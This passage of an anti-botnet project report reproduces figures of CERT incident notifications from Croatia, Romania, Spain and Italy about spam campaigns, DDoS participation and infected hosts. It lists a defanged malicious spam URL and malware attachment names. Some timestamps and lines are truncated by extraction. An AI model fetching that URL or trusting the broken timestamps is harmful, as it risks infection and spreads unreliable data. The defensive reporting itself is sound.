9	2015-06-02 11:11:09+02:00	"Delivery reports about your e-IME_KORISNIKA"	No malicious URLs	['IME_DOMENE']
10	2015-06-02 08:09:11+02:00	"Returned IME_KORISNIKA: see transcript for details"	No malicious URLs	['instruction.zip']
11	2015-06-02 06:25:26+02:00	"IME_KORISNIKA"	No malicious URLs	['IME_KORISNIKA%40IME_DOMENE']
12	2015-06-02 11:11:04+02:00	"RETURNED IME_KORISNIKA: DATA FORMAT ERROR"	No malicious URLs	['file.scr']
13	2015-06-03 10:56:43+02:00	""	No malicious URLs	['IME_DOMENE.zip']
14	2015-06-02 06:25:22+02:00	"Returned IME_KORISNIKA: see transcript for details"	No malicious URLs	['text.zip']
15	2015-06-02 11:05:21+02:00	"Hello"	No malicious URLs	['IME_KORISNIKA%40IME_DOMENE']
16	2015-06-08 10:08:48+02:00	"Returned IME_KORISNIKA: Data format error"	No malicious URLs	['letter.zip']
17	2015-05-28 06:00:51+02:00	"Re: be my f#ckbuddy"	['hxxp://shreetirupatiestateagency.com/ilkxkm/ikta4.html']	No malicious attachments

Figure 83 – Croatian NSC – Report Malicious Spam Campaigns




1	Subject	Start datetime	End datetime
2	New Inquiry	2015-06-03 14:48:41+02:00	2015-06-04 09:01:28+02:00
3	Re: Cancer Victims Are Sufferring	2015-06-03 11:02:09+02:00	2015-06-04 11:31:31+02:00
4	Job Available - Start ASAP	2015-06-05 11:48:15+02:00	2015-06-05 21:03:51+02:00
5	business solutions	2015-06-02 10:52:10+02:00	2015-06-03 18:50:33+02:00
6	D-2000,T5000,D400,D230,T403,DETDA,DMTDA.2015-06-05 12:23:50	2015-06-03 16:27:55+02:00	2015-06-08 10:02:00+02:00
7	re: blog traffic needed	2015-05-31 07:34:03+02:00	2015-06-08 10:15:40+02:00
8	PR9 Dofollow backlinks	2015-05-31 16:23:59+02:00	2015-06-08 10:48:31+02:00
9	How to - 9,371 USD in one day	2015-06-02 16:19:08+02:00	2015-06-03 00:25:12+02:00
10	Boost Social Presence with FB posts likes	2015-06-05 06:32:02+02:00	2015-06-08 06:51:36+02:00
11	up your sales	2015-06-01 05:24:22+02:00	2015-06-01 21:44:49+02:00

Figure 84 – Croatian NSC – Spam Campaigns alert



```
From: CERT-RO <alerts@cert-ro.eu>
Subject: [CERT-RO #1231634] [ACDC] Alerta de securitate cibernetica
Reply-To: alerts@cert-ro.eu
In-Reply-To: <20150619105811.69F6D542C07@mx2.cert-ro.eu>
References: <RT-Ticket-1231634@CERT-RO> <20150619105811.69F6D542C07@mx2.cert-ro.eu>
Message-ID: <rt-3.8.11-12090-1433158382-656.1231634-118-0@CERT-RO>
Precedence: bulk
X-RT-Loop-Prevention: CERT-RO
RT-Ticket: CERT-RO #1231634
Managed-by: RT 3.8.11 (http://www.bestpractical.com/rt/)
To: abuse@romtelecom.ro
MIME-Version: 1.0
X-RT-Original-Encoding: utf-8
Content-Type: multipart/signed; boundary="----------=_1433158382-12090-38"; micalg="pgp-sha1"; protocol="application/pgp-signature"
Date: Mon, 1 Jun 2015 14:33:03 +0300


    Content-Type: multipart/mixed; boundary="----------=_1433158382-12090-37"


        Content-Transfer-Encoding: quoted-printable
        Content-Type: text/plain; charset="utf-8"
        X-RT-Original-Encoding: utf-8


        Buna ziua,

        Aceasta este o alerta de securitate cibernetica.

        CERT-RO, in calitate de partener al proiectului ACDC (Advance Cyber Defence Centre, http://acdc-project.eu/), a primit rapoarte de la celelalte organizatii partenere ale proiectului respectiv, cu privire

        Va transmitem atasat un raport centralizat ce contine toate notificarile primite de CERT-RO, in cadrul proiectului ACDC si care vizeaza reteaua dvs.

        Pentru detalii suplimentare referitoare la proiectul ACDC va rugam sa accesati portalul web www.botfree.ro.
        De asemenea, schema de serializare a datelor si senificatia campurilor, se regaseste in cadrul aceluiasi portal web la adresa URL:
        http://www.cert-ro.eu/files/acdc_schema.zip.

        Centrul National de Raspuns la Incidente de Securitate Cibernetica - CERT-RO este o institutie publica cu personalitate juridica, aflata in coordonarea Ministerului pentru Societatea Informationala (MSI)

        Principalele obiective ale activitatii desfasurate de CERT-RO sunt prevenirea, analiza, identificarea si reactia la incidentele produse in cadrul infrastructurilor cibernetice ce asigura functionalitati

        Acest mesaj face parte din serviciul de alertare oferit de CERT-RO detinatorilor de infrastructuri cibernetice din Romania, prin care le sunt semnalate alertele de securitate cibernetica care implica res

        --------------------------------------------------------------------------
        CERT-RO ESTE AUTORIZAT CA OPERATOR DE PRELUCRARE A DATELOR CU CARACTER PERSONAL CONFORM NOTIFICARII NR. 34227.
        --------------------------------------------------------------------------
        Centrul National de Raspuns la Incidente de Securitate Cibernetica - CERT-RO (Romanian National Computer Security Incident Response Team)
        Tel: +40316202164
        Fax: +40316202190
        Email: alerts@cert-ro.eu
        Web: http://www.cert-ro.eu
```

Figure 85 – CERT-RO – Notification



Estimado/a Sr./Sra.,

Hemos tenido conocimiento de cierto número de equipos que participaron en un ataque DDOS el día 2015-06-03 a través del servicio DNS.

Desde el CERT de Seguridad e Industria (CERTSI) nos ponemos en contacto con usted debido a que varios equipos bajo su ámbito de actuación participaron en ese ataque por tener servidores DNS configurados como Open Resolver. A continuación pueden encontrar el log para sus IPs en el siguiente formato:

```
TIMESTAMP(CEST),IP_ORIGEN,PUERTO_ORIGEN,IP_DESTINO,PUERTO_DESTINO

2015/06/03 09:49:53 CEST,
2015/06/03 09:56:32 CEST,
2015/06/03 09:51:01 CEST,
2015/06/03 09:56:10 CEST,
2015/06/03 09:47:54 CEST,
2015/06/03 09:52:54 CEST,
2015/06/03 09:54:17 CEST,
2015/06/03 09:55:23 CEST,
2015/06/03 09:55:08 CEST,
2015/06/03 09:55:04 CEST,
2015/06/03 09:47:49 CEST,
2015/06/03 09:50:58 CEST,
2015/06/03 09:47:54 CEST,
2015/06/03 09:51:35 CEST,
2015/06/03 09:59:21 CEST,
```

[redacted]

Les rogamos que contacten con los responsables para que configuren sus servidores de DNS de manera que no sean recursivos desde el exterior (o desinstalen el servidor DNS en caso de no ser necesario en ese servidor). Tienen información sobre como limitar el acceso recursivo al servidor DNS en http://www.team-cymru.org/Services/Resolvers/instructions.html

En caso de requerir asistencia o más información puede contactar con nosotros respondiendo a este correo. Por favor, mantenga el número de incidencia en el asunto del mensaje.

Un cordial saludo,

- --
CERTSI - CERT de Seguridad e Industria
https://www.incibe.es/que_es_incibe/RFC_2350/#Contact_Information

Claves PGP: https://www.incibe.es/que_es_incibe/Acerca_de/Claves_publicas_PGP/

- --


El CERTSI (CERT de Seguridad e Industria) es el servicio de respuesta a incidentes de seguridad en TI dependiente de la Secretaría de Estado de Telecomunicaciones y para la Sociedad de la Información del Ministerio de Industria, Energía y Turismo y de la Secretaría de Estado de Seguridad del Ministerio del Interior.
Nuestra finalidad es la detección de problemas que afecten a la seguridad de los sistemas o redes, así como actuación y coordinación para poner solución a estos problemas.
Nuestro ámbito de actuación son los operadores de infraestructuras críticas, RedIRIS (Red Académica y de Investigación Española), empresas y ciudadanos.
El CERTSI actúa como punto de contacto y coordinación de incidentes para otros servicios de seguridad y el ámbito de actuación es toda España.

- --

Aviso Legal:
Este mensaje, incluyendo sus anexos, puede contener información clasificada como confidencial dentro del marco del Sistema de Gestión de la Seguridad corporativo.
Si usted no es el destinatario, le rogamos lo comunique al remitente y proceda a borrarlo, sin reenviarlo ni conservarlo, ya que su uso no autorizado está prohibido legalmente.

- --

Figure 86 – INCIBE – Notification



From HR-CERT@cert.hr

Subject **[HR-CERT][ACDC] Bot attack izvjestaj**

To HT CERT, abuse@t.ht.hr

Message ID <cmu-lmtpd-10302-1434968104-1@intvm>

Return-Path <HR-CERT@cert.hr>

Received from mozart.cert.hr (localhost [127.0.0.1]) by intvm (Cyrus v2.2.13-Debian-2.2.13-19+squeeze3) with LMTPA; Mon, 22 Jun 2015 12:15:04 +0200


X-Sieve CMU Sieve 2.2

```
Postovani,

Raspolazemo podacima da je odredjeni broj racunala iz vase mreze zarazeno malverom.

Izvjestaj u prilogu predstavlja listu zabiljezenih zarazenih racunala s pripadajucim timestampovima i abuse vrstom.

Napomena:
Ne garantiramo za pouzdanost izvjestaja jer je dobiven od trece strane (EU Advanced Cyber Defence Centre).
Moguci su "False Positive" slucajevi.
Preporucujemo da vase pretplatnike obavijestite kako je moguce da su njihova racunala zarazena malverom.


Srdacan pozdrav,
```

— report.csv

```
ip,timestamp,category
[redacted]
2015-06-12 19:56:02+02:00,dos
015-06-11 16:26:54+02:00,dos
015-06-11 19:01:51+02:00,dos
2015-06-12 20:30:14+02:00,dos
2015-06-12 21:21:14+02:00,dos
015-06-12 23:07:46+02:00,dos
2015-06-11 09:08:30+02:00,dos
015-06-12 19:57:54+02:00,dos
015-06-12 23:10:09+02:00,dos
2015-06-12 18:32:04+02:00,other
2015-06-12 19:54:47+02:00,dos
015-06-11 10:02:15+02:00,dos
2015-06-11 19:03:21+02:00,dos
2015-06-11 10:01:37+02:00,dos
15-06-12 19:52:41+02:00,dos
```

Figure 87 – CARNet – Notification



Buongiorno,

il CERT Nazionale partecipa ad una campagna sperimentale per il contrasto alle minacce di tipo botnet, congiuntamente con vari soggetti europei pubblici e privati, nell'ambito del Progetto Europeo ACDC (http://www.acdc-project.eu/). [^] A tale riguardo il CERT Nazionale è impegnato nelle attività di notifica degli incidenti informatici rilevati riguardanti reti italiane nonché in campagne di informazione sulle botnet attraverso il portale specifico http://www.antibot.it/. [^]

In qualità di ISP è possibile partecipare alle attività sperimentali congiuntamente con gli altri soggetti europei iscrivendosi al portale https://communityportal.acdc-project.eu/. [^]

Con la presente comunicazione si inoltrano, a tutela della Vostra rete e della Vostra clientela, le segnalazioni di incidenti informatici di tipo "DDOS", rilevati da tutti i partner del progetto, che hanno recentemente interessato macchine appartenenti alla Vostra rete in qualità di nodi attaccanti.

Il file allegato contiene le seguenti informazioni:
[asn]: Autonomous System del nodo attaccante
[ip]: indirizzo IP del nodo attaccante
[domain]: dominio del nodo attaccante
[timestamp]: timestamp relativo alla rilevazione
[ip_protocol_number]: protocollo utilizzato (secondo RFC 790)
[dst_ip_v4]: indirizzo IP destinazione
[dst_port]: porta destinazione
[src_ip_v4]: indirizzo IP sorgente
[src_port]: porta sorgente
[report_id]: identificativo del record
[duration]: durata (in secondi) dell'attacco (quando disponibile)

Si invita a verificare le segnalazioni sottoposte e di porre in atto ogni azione che verrà ritenuta opportuna per risolvere eventuali problemi rilevati. Restiamo in attesa di ogni feedback che vorrete inviare a tale proposito.

Cordiali saluti,

CERT nazionale Italia

CERT Nazionale Italia
cert@mise.gov.it
https://www.certnazionale.it

Questo messaggio e i suoi allegati sono indirizzati esclusivamente alle persone indicate in indirizzo. La diffusione, copia o qualsiasi altra azione derivante dalla conoscenza di queste informazioni sono rigorosamente vietate. Qualora abbiate ricevuto questo documento per errore siete cortesemente pregati di darne immediata comunicazione al mittente e di provvedere alla sua distruzione.

Figure 88 – ISCTI – Notification